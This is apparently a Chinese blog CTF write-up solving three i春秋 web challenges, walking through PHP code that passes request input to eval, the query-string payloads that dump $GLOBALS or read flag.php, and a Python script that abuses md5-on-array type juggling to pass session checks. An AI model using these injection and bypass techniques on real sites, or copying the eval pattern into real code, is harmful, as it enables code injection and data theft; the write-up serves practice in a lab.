
i春秋Web wp

原创

ChanCherry、 于 2019-09-16 23:59:50 发布 359 收藏

分类专栏： CTF WP

本文链接：https://blog.csdn.net/ITmincherry/article/details/100904629



CTF WP 专栏收录该内容

24 篇文章 1 订阅

订阅专栏

0x00 爆破-1

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

这个代码的意义是如果匹配正则 `/^\w*$/` ，就打印变量 `$$a` 。

由于 `$a` 在函数中，所以函数之外无法访问。如果要访问，将hello修改为超全局变量 `GLOBALS` 。

在URL后加 `?hello=GLOBALS` ，将参数hello修改为Globals，实际执行代码是：

```
eval("var_dump($$a);")
eval("var_dump($hello);")
eval("var_dump($GLOBALS);")
```

$GLOBALS引出全局作用域中可用的全部变量，这样就会打印出当前定义的所有变量，也包括 include 的文件中的变量，flag 也存在在这些变量中。

```
array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(7) { ["pgv_pvi"
["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=> string(10) "1568644270" ["ci_session"]=> string(40) "698df63b491233b
"16d3a7c009b681-014f273a37c4668-4c312272-144000-16d3a7c009c582" ["Hm_lpvt_2d0601bd28de7d49818249cf35d95943
"acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O" ["__jsluid_h"]=> string(32) "7b330d25e45250df7e28df5eb6cb4950" } ["_FILES"]
} ["flag"]=> string(38) "flag在一个长度为6的变量里面" ["d3f0f8"]=> string(42) "flag{a47089f3-e2f3-45f2-b683-a71fe4d472c8}"
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```


0x01 爆破-2

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

这里没有`$$a`就没办法对输入的参数进行运用，就要用到PHP里面的file_get_contents函数（file函数也行）。
file_get_contents函数把文件读入一个字符串中，file函数会把注释也显示出来，但是使用file_fet_contents函数时，由于它把flag.php文件作为字符串输出，所以注释语句不会显示出来。
url传入`?hello=file_get_contents("flag.php")`


```
string(83) " <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```


出来了一个string(83)，查看源代码（或者**ctrl+u**）即可得到flag。

0x02 爆破-3

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

因为md5不能对数组进行处理，MD5()计算数组会返回null，里面的判断是用==所以我们用数组传值那么substr(md5($value),5,4)==0这个条件恒成立 。
因为我刚访问由于这段代码$_SESSION['whoami'] = 'ea'; 我们要先传入?value[0]=e&value[1]=a

那么nums就会自增，$ _SEESION['whoami'] = 随机2个字母，并同时输出到页面上，我们再根据输出的字符修改$value[0].$value[1]的值即可，只要操作大于等于10次，就可以出flag 。
上脚本，

```python
import requests
url='http://7cd40fdf90e44b9195dec255dc8f703b468d145b463c4524.changame.ichunqiu.com/'
session=requests.Session()
html=session.get(url+'?value[]=ea').text
for i in range(10):
    html=session.get(url+'?value[]='+ html[0:2]).text
print(html)
```

跑出来就有flag。